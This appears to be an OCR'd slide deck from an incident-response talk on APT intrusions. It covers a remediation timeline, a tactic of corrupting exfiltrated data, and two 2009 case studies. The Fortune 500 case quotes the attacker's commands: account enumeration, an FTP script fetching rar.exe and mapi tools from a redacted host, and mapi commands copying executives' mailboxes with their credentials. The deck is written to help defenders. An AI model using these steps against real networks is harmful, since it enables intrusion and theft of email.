
Day 32: Victim takes servers offline




Day 34: Attacker responds




Day 34: Attacker escalates




Day 37: Victim takes more offline




Day 38: Attacker escalates



Day 39: Attacker escalates further



Day 41: Attacker changes again



Day 43: Remediation day

- All known compromised systems remediated at once
- This APT group has not regained a foothold

Takeaway

Less than 24 hours after remediation, the attackers started a new campaign to regain access to the target.

Pop quiz, hot shot

- Allowing exfiltration risks outrageous fines, national security and maybe human life
- Stopping the attacker alerts them that you're aware of their activity
- But you're not ready for full remediation

You shoot the hostage

- Corrupt the data during exfiltration
  - Looks legitimate
  - But resulting exfil data is useless
- This approach can buy time
  - Use it to scope full remediation efforts
  - But remember the adage about killing time
- It works
  - Has succeeded on multiple occasions
  - Preventing sensitive data loss

War Stories

From the Front Lines

Government Case Study

Terrorism Information

Collecting Terrorism Related Information

- During 2009 the APT Targeted Multiple Local, State and Federal Government Entities
- Targeted Information Related to Terrorism Through:

1. Sent Spear Phishing E-mails Targeting Executives

2. Collected:
   - Admin Accounts Passwords
   - Networked Assets
   - Network Topology

3. Exfiltrated E-mails Containing Terrorism-Related Information

Other Observations

- Host- and Network-Based Indicators Suggest Multiple Independent Groups of APT-Related Activity
- On an Operational Level, These Groups do Not Appear to Coordinate Activities

Commercial Case Study

Fortune 500 Manufacturers, Law Firms, Pro-Democracy Non-Profits

Case Background

- In 2009, a U.S.-Based Fortune 500 Manufacturing Company Initiated Discussions to Acquire a Chinese Corporation
- APT Attackers Compromised Computers Belonging to the Executives of the U.S. Company
- Sensitive Data Exfiltrated Weekly
- Provided Pricing and Negotiation Strategies

Background Continued

- Law Enforcement Notified Company of the Intrusion
- APT Targeted Executives Involved in Talks with the Chinese Corporation
- Law Enforcement Provided the Victim Organization with Proof:
  - APT had Exfiltrated Critical E-mails Containing Details of the Negotiation
  - Days Prior to the Negotiations

Attacker Activities

Attacker Activity
Ran ‘net user’ on JORDANM.
Ran ‘net user’ on RIPKENC.
Ran ‘net user’ on DORSETT.
Ran ‘net user’ on BRUNOP.
Ran ‘net user’ on COWHERW.
Changed directory to C:\Windows\help\help and verified it was empty.
Created a file called “ftp” in C:\Windows\help\help. The contents of the file are listed below. It is a script used during an FTP session. open x.x.x.x xxxx yyyy Bi get 1.txt get rar.exe get mapi.exe get mapiget.exe Quit

Attacker Activities

Attacker Activity
Executed the “ftp” script iand established an FTP session with x.x.x.x from the compromised host. Downloaded “mapi.exe”, “mapiget.exe”, “1.txt” to the compromised host.

Attacker Activities

Attacker Activity
Ran “mapiget.exe” and produced the output listed below. The “mapiget.exe” executes multiple “mapi.exe” queries. RIPKENC abccorp.com password1 mapi -s:la202.abccorp.com -u:RIPKENC -t:2XXX-01-01-01 -o:c:\windows\help\help BRUNOP abccorp.com password2 mapi -s:la202.abccorp.com -u:BRUNOP -t:2XXX-01-01-01 -o:c:\windows\help\help COWHERW abccorp.com password3 mapi -s:la202.abccorp.com -u:COWHERW -t:2XXX-01-01-01 -o:c:\windows\help\help Each row contains the username, domain, password, followed by the “mapi” command that was executed. The mail for users RIPKENC, BRUNOP, and COWHERW was successfully copied to the c:\windows\help\help directory. The –t option in the mapi command resulted in only the mail more recent than 2XXX-01-01 being copied.

Fortune 500: Impact of Intrusion

- Absence of Detailed Data Allowed Only a Portion of the APT's Activities to be Identified
- More Robust Logging and Monitoring Must be Established

U.S. Company Terminated Their Acquisition Plans

Not Possible to Determine All of the Data That had Been Lost

Victim Company was Not Able to Complete the Acquisition

Commercial Organizations: Lessons Learned

1. APT Selects Their Commercial Victim Based on Current Events
2. Senior Executives are Targeted With Spear Phishing Attacks
3. The Attackers Compromise:
   - Valid Accounts
   - Move Laterally
4. The APT Identifies and Exfiltrates Sensitive Data

Findings, predictions and solutions

All is not lost. Yet.

Findings and predictions

- The APT will continue to expand
- At defense contractors
  - Most data comes from file systems
  - Multiple attacker groups operate in parallel
- At commercial entities
  - This is business. Not personal.
  - Of course, it's not stolen from the execs' laptops…

Responding to the APT

